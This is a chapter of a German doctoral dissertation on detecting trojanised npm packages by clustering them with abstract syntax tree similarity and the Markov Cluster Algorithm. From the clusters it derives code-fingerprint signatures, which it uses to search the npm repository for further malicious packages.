Dieses Kapitel basiert auf der Vorveröffentlichung: Marc Ohm et al. *Supporting the Detection of Software Supply Chain Attacks through Unsupervised Signature Generation*. 2020. arXiv: `2011.02235 [cs.CR]`

möglichst viele potenzielle Opfer zu erreichen. Solche Streufeuerpakete machen den Großteil des Datensatzes aus (siehe Abschnitt 3.3.6). Das mehrmalige Verwenden von Schadcode ist für den Angreifer nicht nur leicht umzusetzen, sondern erhöht auch unmittelbar die Wahrscheinlichkeit für eine Installation eines der trojanisierten Softwarepakete. Für einen Analysten bedeutet dies jedoch einen erhöhten Aufwand beim Detektieren und Identifizieren zusammenhängender trojanisierter Softwarepakete. Ziel des in dieser Dissertation entwickelten Verfahrens ist es, einen Analysten bei der Entdeckung und Identifikation von potenziell trojanisierten Softwarepaketen zu unterstützen.

Wird Schadcode bekannt, kann für diesen eine Signatur erzeugt werden, um auch andere Streufeuerpakete des gleichen Angriffs zu identifizieren. Da eine manuelle Clusteranalyse von trojanisierten Softwarepaketen bei der immer weiter steigenden Anzahl an Vorfällen nicht mehr möglich ist, wird in diesem Kapitel die manuell durchgeführte statische Quellcodeanalyse aus Abschnitt 3.3.6 des vorherigen Kapitels automatisiert. Dazu wird untersucht, welche automatisierten Verfahren der Codeähnlichkeits- und Clusteranalysen am besten geeignet sind, die manuellen Ergebnisse nachzuempfinden. Für das beste Gesamtverfahren wird untersucht, wie sich aus dem Clustering des Datensatzes repräsentative Signaturen ableiten lassen, um möglicherweise trojanisierte Softwarepakete zu finden. Dies führt zur Beantwortung von Forschungsfrage F3.

Diese Signaturen wurden verwendet, um im Paket-Repository npm nach bisher unbekannten Variationen bereits bekannter trojanisierter Softwarepakete zu suchen. So konnten sieben neue Vorfälle entdeckt und entsprechend gemeldet werden. Des Weiteren kann dadurch Forschungsfrage F4 zum Teil beantwortet werden.

Das entwickelte Verfahren ist dazu geeignet, direkt vom Betreiber eines Paket-Repositorys, aber auch von externen IT-Sicherheitsunternehmen betrieben zu werden. Somit kann eine potenzielle Trojanisierung bereits zum Zeitpunkt des Hochladens in das Paket-Repository erkannt werden. Zur Verifikation kann ein Analyst den Fund manuell untersuchen. Das Verfahren ist in der Lage, dem Analysten zusätzlich den Zusammenhang zu bereits bekannten Vorfällen aufzuzeigen, um ihn weiter zu unterstützen. Dies ermöglicht die frühzeitige Detektion von Software Supply Chain Angriffen zum Zeitpunkt der Veröffentlichung des trojanisierten Softwarepakets.

Verwandte Arbeiten zum Thema Codeähnlichkeitsanalyse und deren Verwendung in der IT-Sicherheit werden in Abschnitt 4.1 dargelegt. Abschnitt 4.2 erläutert die Methodologie, um das Verfahren zu evaluieren. In Abschnitt 4.3 werden die Grundlagen der Codeähnlichkeitsanalyse durch Abstrakte Syntaxbäume (ASTs) sowie die Clusteranalyse mittels Markov Cluster Algorithm (MCL) aufbereitet. Die resultierenden

Ergebnisse werden in Abschnitt 4.4, Abschnitt 4.5 und Abschnitt 4.6 präsentiert und diskutiert. Abschnitt 4.7 fasst die Beobachtungen zusammen und zieht ein Fazit.

4.1 Verwandte Arbeiten

Als verwandte Arbeiten lassen sich hier vor allem Codeähnlichkeitsanalysen zur Plagiatserkennung anführen. Ein Plagiat – also das unrechtmäßige Übernehmen fremder Ideen und Ähnlichem – ist auch bei Quellcode möglich. Zur Erkennung werden vermehrt baumbasierte Verfahren wie beispielsweise Abstrakte Syntaxbäume eingesetzt. [CDR09; ĐG13; NJK19; CJ11; RKC18]

Codebasierte Erkennung mit Bezug auf die IT-Sicherheit ist das Auffinden von Schwachstellen in Software. Dabei werden Signaturen bekannter Schwachstellen erzeugt und gegen die zu evaluierende Quellcodebasis abgeglichen. [Chi+20; Bil+20; Li+16; YLR12]

Durch die quelloffene Entwicklung von Free/Libre Open Source Software (FOSS)-Projekten wägen sich Entwickler teilweise in falscher Sicherheit. Es kam vermehrt vor, dass das Code-Repository des Projekts im Gegensatz zu der im Paket-Repository veröffentlichten Version keinen Schadcode enthielt. Angreifer missbrauchten somit das Vertrauen in FOSS durch das Umgehen des Code-Repositorys und dem direkten Veröffentlichen einer trojanisierten Version in dem Paket-Repository. Vu et al. [Vu+20a] untersuchen dieses Phänomen und verwenden die Diskrepanzen zwischen Code- und Paket-Repositories zur Detektion von Software Supply Chain Angriffen.

Ebenso existieren Arbeiten, die sich mit der Detektion schädlicher Quellcodes mittels statischer Quellcodeanalyse beschäftigen. Čarnogursk [Čar19] untersuchte Softwarepakete des Python Paket-Repositorys Python Package Index (PyPI) auf Anomalien. Dazu wurde unter anderem für jedes Softwarepaket ein AST erzeugt und gegen die Gesamtheit der ASTs aller anderen Softwarepakete verglichen. Anomalien werden als potenzieller Angriff interpretiert.

Pfretzschner und Othmane [PO17] implementierten eine heuristikgestützte statische Quellcodeanalyse für JavaScript. Aus mangelnder Verfügbarkeit an Echtwelt-Beispielen wurde das Verfahren auf einem artifiziellen Datensatz evaluiert. Die Versuche führten allerdings zu einer extrem hohen Anzahl an falsch Positiven.

Garrett et al. [Gar+19] analysierten das Aktualisierungsverhalten von Softwarepaketen aus dem Paket-Repository npm. Ziel war es, verdächtige Updates mithilfe von

vorher ausgewählten Merkmalen zu identifizieren. Auf Basis von rund 1500 zufällig gewählten Softwarepaketen wurde mithilfe des K-Means-Algorithmus mehrere Cluster von anzunehmendem normalen Verhalten gebildet. Positioniert das Verfahren eine neue Version des Softwarepakets außerhalb dieser Cluster, wird es als Anomalie betrachtet und gemeldet.

Duan et al. [Dua+20] kombinierten dynamische und statische Analyse zu einem Bewertungswerkzeug, um Softwarepakete als gutartig oder schädlich einzustufen. Der statische Teil der Analyse untersucht dabei die Verwendung von API-Aufrufen mithilfe von ASTs.

Fass et al. [FBS19] entwickelten HIDENOSEEK, welches in der Lage ist, schädliche Semantik in gutartiger Syntax zu verschleiern. Damit könnte es möglich sein, Detektionsverfahren, welche auf Basis von syntaxbasierten Signaturen aus statischer Quellcodeanalyse entscheiden, auszuhebeln.

Aus den verwandten Arbeiten lässt sich bereits die Eignung von AST zur Detektion von Quellcodeeigenschaften erkennen. Ebenso ist die codebasierte Erkennung von Schwachstellen etabliert, sodass eine Untersuchung sinnvoll erscheint, inwiefern deren Anwendbarkeit auf trojanisierte Softwarepaket übertragbar ist. Auf Basis der in Kapitel 3 vorgestellten Datengrundlage ist es möglich, Signaturen für trojanisierte Softwarepakete analog zur Detektion von Schwachstellen zu erzeugen.

4.2 Methodologie

Wie bereits eingangs erwähnt, bildet `event-stream` ein außerordentliches Beispiel für einen Software Supply Chain Angriff. Da allerdings die Mehrzahl an Schadpaketen aus Angriffen stammen, bei denen mehrere Softwarepakete mit gleichartigem Schadcode erstellt wurden (siehe Abschnitt 3.3.6), werden diese Fälle genauer untersucht. Um einen Analysten bei der Detektion und Identifikation von trojanisierten Softwarepaketen zu unterstützen, werden anhand von bekanntem Schadcode verdächtige Softwarepakete zur manuellen Analyse vorausgewählt. Die Vorgehensweise eines Analysten wird dabei als wie folgt angenommen:

1. Der Analyst wird über die Präsenz eines verdächtigen Softwarepakets informiert.

2. Der Analyst sucht im Quellcode nach schadhaften Codefragmenten.




Abb. 4.1: Um Forschungsfrage F3 zu beantworten, werden trojanisierte Softwarepakete auf Ähnlichkeiten untersucht und entsprechend gruppiert. Anschließend werden Signaturen für jedes Cluster abgeleitet.

3. Diese Codefragmente werden mit bisher bekannten Codefragmenten verglichen, um auf Malware-Familien oder Angriffskampagnen zu schließen.

4. Mit ausreichend Kenntnissen über eine Malware-Familie kann der Analyst das gesamte Paket-Repository nach Manifestationen absuchen.

Um bei den langwierigen Prozessen des Clusterings (3) und der Suche (4) zu unterstützen, wird das wie in Abbildung 4.1 dargestellte Verfahren eingesetzt. Softwarepakete werden zunächst in einen metrischen Raum eingebettet, sodass mittels Codeähnlichkeitsanalyse ihre paarweise Ähnlichkeit berechnet werden kann. Als Grundlage dazu dient der in Kapitel 3 vorgestellte Datensatz. Dabei werden aufgrund ihrer Dominanz im Datensatz ausschließlich trojanisierte Softwarepakete von npm betrachtet. Die entwickelte Lösung ist jedoch auf jede Programmiersprache übertragbar. Ähnliche Softwarepakete werden sodann mittels Clusteranalyse gruppiert und für jedes Cluster wird automatisch eine Signatur erstellt.

Die Automatisierung des Clustering und die Ableitung von Signaturen erlaubt die Beantwortung von Forschungsfrage F3. Auf Basis der abgeleiteten Signaturen wird das Paket-Repository npm nach bisher unentdeckten Variationen bekannter Schadcodefragmente abgesucht, um Forschungsfrage F4 zu beantworten.

Codeähnlichkeitsanalyse

Im ersten Schritt (Abbildung 4.1) werden die Softwarepakete in einen metrischen Raum eingebettet. Jedes Softwarepaket besteht in der Regel aus mehreren Quellcodedateien, welche wiederum mehrere Funktionen und Klassen umfassen. Die Distanz von zwei Softwarepaketen ist in dieser Dissertation definiert als der kleinste Abstand zwischen allen Funktionen beider Softwarepakete. Als mögliche Verfahren der Codeähnlichkeitsanalyse werden textbasierte Verfahren [RKC18], Programmabhängigkeitsgraphen (PDGs) (engl. *program dependence graph*) [Liu+06] sowie Abstrakte Syntaxbäume evaluiert.

Für die textbasierten Verfahren wird die Python Bibliothek `FuzzyWuzzy` [@sea11] verwendet. Diese ermöglicht den textbasierten Vergleich von zwei Eingaben mittels verschiedener Modi. In Anlehnung an die Arbeit von Ragkhitwetsagul et al. [RKC18] werden `simple_ratio`, `partial_ratio`, `token_sort_ratio`, und `token_set_ratio` betrachtet. Diese setzten alle die Levenshtein-Distanz [Kru83] ein, um die Ähnlichkeit beziehungsweise Differenz zwischen den Eingaben zu ermitteln. In der vorliegenden Implementierung werden Quellcodedateien funktionsweise miteinander verglichen.

PDG wurden nach der Beschreibung von Liu et al. [Liu+06] implementiert.

Codeähnlichkeitsanalyse mittels AST wird durch AcornJs [@Mar+20] realisiert. AcornJs ist ein Parser für JavaScript und wird daher verwendet, um Quellcodedateien in AST Repräsentation zu überführen. Die Ähnlichkeit zweier ASTs wird mittels der Tree Edit Distance nach Zhang-Shasha [ZS89] unter Zuhilfenahme der Python Bibliothek `zss` [@HJ13] berechnet.

Clusteranalyse

Auf Basis der berechneten Ähnlichkeiten werden Zusammenhangskomponenten (*ccomp*), maximale Cliquen (*clique*), Density-Based Spatial Clustering of Applications with Noise (DBSCAN) [Est+96], Hierarchical Density-Based Spatial Clustering of Applications with Noise (HDBSCAN) [MHA17] sowie Markov Cluster Algorithm (MCL) [Van00] als Verfahren der Clusteranalyse evaluiert.

Sowohl *ccomp* als auch *clique* wird mithilfe der Python Bibliothek `NetworkX` [HSS08] implementiert. Für DBSCAN kommt die Python Bibliothek `scikit-Learn` [Ped+11] und für HDBSCAN die Python Bibliothek `hdbscan` [MHA17] zum Einsatz. MCL wird mittels der Python Bibliothek `Markov-Clustering` [@All20] realisiert.

Um die Eignung der untersuchten Clusteranalysen vergleichbar zu quantifizieren, werden Genauigkeit (engl. *precision*), Trefferquote (engl. *recall*) und das F_1 Maß als Leistungskennzahl der Verfahren gemessen und wie folgt interpretiert.

Richtig Positiv Falls zwei Softwarepakete sowohl im manuellen als auch im automatisierten Clustering demselben Cluster zugeordnet werden.

Richtig Negativ Falls zwei Softwarepakete weder im manuellen noch im automatisierten Clustering demselben Cluster zugeordnet werden.

Falsch Positiv Falls zwei Softwarepakete im manuellen Clustering nicht demselben Cluster zugeordnet werden, wohl aber im automatisierten Clustering.

Falsch Negativ Falls zwei Softwarepakete im manuellen Clustering demselben Cluster zugeordnet werden, nicht aber im automatisierten Clustering.

Vereinfacht gesagt bezeichnet Genauigkeit – als Anzahl der Richtig Positiven an allen Positiven – somit die Eigenschaft des automatisierten Clusterings, genauso feine oder feinere Cluster im Vergleich zum manuellen Clustering zu erstellen. Analog beschreibt Trefferquote die Eigenschaft des automatisierten Clusterings, genauso grobe oder gröbere Cluster zu bilden. Deswegen misst das F_1 Maß – als harmonisches Mittel zwischen Trefferquote und Genauigkeit – die Fähigkeit des Verfahrens, das manuelle Clustering nachzubilden.

Signaturgenerierung

Aus dem Clustering des besten Verfahrens werden automatisch Signaturen generiert, welche die trojanisierten Softwarepakete eines Clusters charakterisieren. Die Signaturen werden in Abschnitt 4.5 wie folgt generiert: Eine Signatur S_c eines Clusters c ist die Menge aller „repräsentativen“ Codefragmente, welche aus diesem Cluster abgeleitet wurden. Ein Codefragmente h ist „repräsentativ“, wenn folgende Konditionen erfüllt sind:

1. Das Codefragment h ist nur in seinem Cluster und in keinem anderem zu finden.
2. Das Codefragment h ist in mindestens zwei Softwarepaketen des Clusters zu finden.
3. Das Codefragment h ist nicht in den 108 meist verwendeten npm-Paketen zu finden.

Aufgrund von Kondition 1. sind die Signaturen paarweise disjunkt, das heißt, es gibt keine Überschneidungen zwischen zwei Signaturen. Das hat den Vorteil, dass Streufeuerpakete eindeutig einem Angriff zugeordnet werden können. Kondition 2. hingegen sichert zu, dass eine Signatur lediglich Funktionen beschreibt, die für das Cluster charakteristisch sind. Somit umfasst eine Signatur nur Fingerprints von Funktionen, die eine Verbindung zwischen mindestens zwei Softwarepaketen herstellen kann.

Npm führt eine Liste von am häufigsten eingesetzten Softwarepaketen anhand der Anzahl an Softwarepaketen die von diesen abhängen. Durch einen Fehler der Webseite[1] konnten lediglich die 108 meist verwendeten npm-Pakete abgerufen

[1] https://www.npmjs.com/browse/depended

werden. Davon ausgehend, dass diese keinen Schadcode enthalten, können Falsch Positive reduziert werden, da Kondition 3. erfüllt ist (siehe Abschnitt 4.5.1).

Ein Softwarepaket p erfüllt eine Signatur S_c des Clusters c, wenn mindestens ein Codefragment $h_1^p, \dots, h_N^p$ aus p existiert, das in jener Signatur enthalten ist $h_i^p \in S_c$.

$$\mathcal{T}reffer_{p,\mathcal{S}_c} = \begin{cases} Wahr & \text{falls } h_i^p \in \mathcal{S}_c \text{ für beliebiges } i \\ Falsch & \text{sonst} \end{cases} \quad (4.1)$$

Diese Signaturen können sodann dazu genutzt werden, um bisher unentdeckte trojanisierte Streufeuerpakete desselben oder eines gleichen Angriffs zu finden. Dazu werden in Abschnitt 4.6 das gesamte npm Paket-Repository nach Softwarepaketen durchsucht, die mindestens einen bekannten Schadcode-Fingerprint aufweisen und eventuelle Treffer gemeldet.

Zusammenfassend wird zunächst eine Kombination aus Verfahren der Codeähnlichkeits- sowie Clusteranalyse bestimmt, die das manuelle Clustering bestmöglich automatisiert nachbilden kann. Basierend auf dem automatisch erstellen Clustering werden Signaturen generiert, die zusammenhängende trojanisierte Softwarepakete beschreiben. Diese werden anschließend eingesetzt, um alle verfügbaren Softwarepakete auf npm auf bekannten Schadfunktionen zu untersuchen.

4.3 Grundlagen

Um Cluster von verwandten trojanisierten Softwarepaketen automatisiert zu finden, muss eine Methode entwickelt werden, welche syntaktisch ähnlichen Quellcode identifizieren kann. Allgemein bieten sich dazu verschiedene Ansätze an, die in den folgenden Abschnitten evaluiert und zur Beantwortung von Forschungsfrage F3 verwendet werden. Zunächst ist jedoch zu klären, was „ähnlicher Quellcode“ bedeutet.

Walker et al. [WCS20] definieren dies wie folgt: Ein zusammenhängendes Segment von Quellcode wird *Codefragment* genannt. Beinhalten zwei Codefragmente ähnlichen Quellcode, so spricht man von einem *Klonpaar*. Die Ähnlichkeit der zwei Klonpaare kann vier Ausprägungen – *Klontypen* genannt – haben.

Typ-1 Klonpaare des Typ-1 sind exakt gleich, das heißt, dass sie beide das gleiche Codefragment darstellen. Dabei werden für die Funktion irrelevante Zeichen wie Leerzeichen und -zeilen oder Kommentare nicht berücksichtigt.

Typ-2 Bei einem Klonpaar des Typ-2 sind die Codefragmente ähnlich, unterscheiden sich aber in der Bezeichnung einzelner Identifizierer wie beispielsweise Klassen-, Funktions- oder Variablennamen.

Typ-3 Klonpaare des Typ-3 sind im Grunde Typ-2 Klonpaare, bei denen Teile des Codefragments strukturell modifiziert wurden. Dies kann etwa durch das Hinzufügen, Entfernen oder Umstellen von Quellcode erreicht werden.

Typ-4 Im Gegensatz zu den bisher vorgestellten Klonpaaren bezeichnet ein Typ-4 Klonpaar semantische Ähnlichkeit und keine syntaktischen. Diese Art von Klonpaar ist bedeutend schwerer zu identifizieren.

In diesem Kapitel werden mehrere Ansätze der Codeähnlichkeitsanalyse untersucht. Im Detail werden hier jedoch lediglich Abstrakte Syntaxbäume (engl. *abstract syntax tree*, AST) vorgestellt, da diese die besten Ergebnisse (siehe Abschnitt 4.4) erzielen und daher in der gesamten Evaluation Anwendung finden.

4.3.1 Codeähnlichkeitsanalyse mittels Abstrakter Syntakbäume

Abstrakte Syntaxbäume stellen eine Methode der statischen Quellcodeanalyse dar, um eine abstrakte Repräsentation eines Quellcodes zu erhalten. Die abstrakte Repräsentation erlaubt es, Codefragmente besser zu vergleichen. Wie in Abbildung 4.2 auf der nächsten Seite dargestellt, bildet jedes strukturelle Element des Quellcodes einen Knoten im Baum. Dadurch wird bereits ersichtlich, dass ein AST die Struktur sowie die Syntax von Quellcode abbilden kann, jedoch dazu neigt, die Struktur zu betonen. Aufgrund von syntaktischen Unterschieden zwischen Programmiersprachen sind ASTs sprachabhängig.

Die Ähnlichkeit zwischen zwei ASTs wird in der vorliegenden Implementierung mithilfe der Tree Edit Distance nach Zhang-Shasha [ZS89] bestimmt. Diese berechnet die minimale Anzahl an notwendigen Modifikationen an einem Baum, um ihn in einen anderen Baum zu transformieren. Somit lässt sich quantifizieren, wie unterschiedlich zwei ASTs sind, was im Umkehrschluss die Bestimmung der Ähnlichkeit erlaubt.

```
1  function fib(n) {
2    if (n < 1) return 0;
3    else if (n <= 2) return 1;
4    return fib(n-1) + fin(n-2);
5  }
```




Abb. 4.2: Beispielhafter AST zu dem darüber gezeigten Quellcode. Wurzelknoten bildet die Funktionsdefinition. Der Lesbarkeit wegen wurden Teile des AST ausgelassen.

Signaturengenerierung

Es gibt verschiedene Ansätze, die baumartige Repräsentation von ASTs zu serialisieren. Hier findet der Vergleich von sogenannten *Fingerprints* wie von Chilowicz et al. [CDR09] vorgestellt Einsatz. Für jede Funktion f im Quellcode, welche im AST G vorkommt, wird ein Fingerprint $\mathcal{H}_f$ berechnet. Dadurch kann die komplexe Datenstruktur eines Baums in eine einfacher zu vergleichende Darstellung überführt werden.

Dazu wird für den Teilbaum $G_f \subset G$ der Funktion f der Fingerprint wie folgt berechnet: Für jeden Knoten $v \in G_f$ wird lediglich sein Typ $t(v)$ betrachtet. Im Beispiel in Abbildung 4.2 würden daher alle `Identifier` sowie die Werte jedes `Literal` verworfen. Der Fingerprint der Funktion f wird nun mittels einer Hashfunktion C – in diesem Fall SHA256 – wie folgt rekursiv berechnet: Gegeben sei ein arbiträrer Knoten $v \in G_f$ mit entsprechenden Kindern $w_1, w_2, \ldots$. Dann ist der Fingerprint $\mathcal{H}(v)$ definiert als:

$$\mathcal{H}(v) = C\left(t(v) \parallel \mathcal{H}(w_1) \parallel \mathcal{H}(w_2) \parallel \ldots\right) \tag{4.2}$$

Für den Wurzelknoten r_f des Teilbaums G_f ist der Fingerprint somit:

$$\mathcal{H}_f = \mathcal{H}(r_f) \tag{4.3}$$

Hier ist anzumerken, dass eine andere Funktion t als in der Arbeit von Chilowicz et al. verwendet wird. Das hier eingesetzte $t(v)$ berücksichtigt lediglich den Typus des aktuell betrachteten Knotens. Da alle nicht strukturellen Informationen verworfen werden, liegt für einen Teilbaum G_f ein starker Fokus auf der Struktur des Codefragments. So erhalten die Codefragmente $a + b$ und $a * b$ den gleichen Fingerprint. Die Codefragmente $a + (a + a)$ und $(a + a) + a$ hingegen nicht.

Zusätzlich wurden noch weitere Anpassungen getroffen. So werden Codefragmente aus dem globalen Geltungsbereich einer Datei in einer Pseudofunktion zusammengefasst. Des Weiteren werden Klassenmethoden als eigenständige Funktionen betrachtet.


Da es so möglich ist, den Quellcode von trojanisierten Softwarepaketen in abstrakter und somit vergleichbarer Form zu repräsentieren, kann nach wiederkehrenden Codefragmenten gesucht werden. Dies geschieht mittels automatisierter Clusteranalyse.

4.3.2 Clusteranalyse mittels Markov Cluster Algorithm

Ein Cluster bezeichnet eine Menge von Objekten, die ähnliche Eigenschaften innehaben. Hier stellen Softwarepakete die zu untersuchenden Objekte dar und das Vorhandensein von ähnlichem Quellcode die ähnliche Eigenschaft. Ziel ist es, automatisiert alle Streufeuerpakete eines Angriffes in ein Cluster gruppieren zu können. Wie bei der Codeähnlichkeitsanalyse bieten sich wieder mehrere Ansätze an, wobei hier wieder nur das beste Verfahren – Markov Cluster Algorithm (MCL) – vorgestellt wird.

MCL wurde von Van Dongen [Van00] als Graph Clustering mittels Flusssimulation beschrieben. Das Clustering geschieht, indem von einem Knoten aus „zufällige Läufe" gestartet werden. Der Lauf bleibt dabei mit einer großen Wahrscheinlichkeit innerhalb eines Clusters. Dies nutzt grundlegende Eigenschaften von stark verbundenen Teilgraphen aus, und zwar dass diese viele innere Kanten und gleichzeitig wenige äußere Kanten aufweisen. Ein weiterer Vorteil von MCL ist, dass keine Vorkenntnisse über die zu findenden Cluster notwendig sind. Dies unterscheidet MCL beispielsweise von etablierten Verfahren wie dem k-Means-Algorithmus, bei dem a priori die Anzahl der Cluster bekannt sein muss.

Die Funktionsweise von MCL ist wie folgt: Die eigentliche Struktur des Graphs wird verworfen und durch eine Wahrscheinlichkeitsmatrix ersetzt. Diese Wahrscheinlichkeitsmatrix wird schrittweise aufgebaut und gibt für jeden Knoten im Graph die Wahrscheinlichkeit an, mit welcher ein anderer Knoten erreicht wird.



(a) Ausgangsgraph.

(b) Wahrscheinlichkeiten vor erster Iteration.

(c) Erste Expansion.

(d) Erste Inflation.

(e) Zweite Expansion.

(f) Zweite Inflation.

(g) Nach Iteration 20.

(h) Nach Iteration 50.

Abb. 4.3: Visualisierung von MCL: Gelb bedeutet unwahrscheinlich, Blau bedeutet wahrscheinlich. Wie zu sehen ist, verändern sich die Farben zwischen g und h nicht mehr sichtbar. Die Konvergenz im Beispiel ist somit schon nach 20 Iterationen erreicht. [Kem20]

Der schrittweise Aufbau wird für alle Knoten gleichzeitig ausgeführt und umfasst zwei Transformationsschritte: *Expansion* und *Inflation*.

Während der Expansion werden für einen Knoten alle erreichbaren Knoten in die Wahrscheinlichkeitsmatrix aufgenommen. Je öfter der Expansionsschritt ausgeführt wird, desto mehr Knoten und insbesondere weiter entfernte Knoten werden erreichbar. Im Schritt der Inflation werden hohe Wahrscheinlichkeiten verstärkt und kleine Wahrscheinlichkeiten verworfen. Somit konzentriert sich das Clustering auf stark vernetzte Teilgraphen. Nach jedem vollständigen Schritt wird eine Differenz zur vorhergegangenen Iteration berechnet. Sobald Konvergenz festgestellt wird, es sich also an der Wahrscheinlichkeitsmatrix nichts mehr ändert, terminiert der Algorithmus.

In Abbildung 4.3 auf der vorherigen Seite ist eine beispielhafte Anwendung von MCL dargestellt. Dabei ist deutlich zu sehen, wie bei der Expansion mehr mögliche Verbindungen zwischen den einzelnen Knoten entstehen. Ebenso ist ersichtlich, wie schwache Verbindungen während der Inflation wieder entfernt werden. In dem Beispiel konvergiert das Verfahren bereits nach 20 Iterationen.

MCL ist ebenfalls in der Lage, Kantengewichte zu berücksichtigen. Dies ermöglicht es, eine quantifizierte Ähnlichkeit – zum Beispiel wie viele Codefragmente sich zwei Softwarepakete teilen – unmittelbar in die Berechnung der Cluster einfließen zu lassen. Somit werden ohnehin stark ähnliche Softwarepakete direkt mit einer höheren Wahrscheinlichkeit verbunden.

Allgemein ist das Verfahren sehr gut für den geplanten Einsatz geeignet, da es simpel und schnell ist, keine Vorkenntnisse über das Clustering voraussetzt und zudem gut skaliert. [Van00]

4.4 Auswertung der Clusteranalyse

In diesem Abschnitt werden die Ergebnisse der Clusteranalyse präsentiert. Entsprechend der Vorgehensweise aus Abschnitt 4.2 wurden mehrere Ansätze der Codeähnlichkeits- und Clusteranalyse implementiert. Zur Zeit der Evaluation beinhaltete der Datensatz 114 trojanisierte Softwarepakete von npm, von denen 104 zu einem Cluster gehören. Dabei wurden allerdings nicht nur die syntaktische Ähnlichkeit, sondern auch Abhängigkeiten zwischen zwei Softwarepaketen berücksichtigt (siehe Kapitel 3, Abschnitt 3.3.6). Da der hier verwendete Ansatz lediglich Ersteres

Clustering	Parameter	Genauigkeit	Trefferquote	F_1
MCL	exp=2, inf=2	0,9747	0,9958	**0,9851**
ccomp		0,6761	0,9958	0,8054
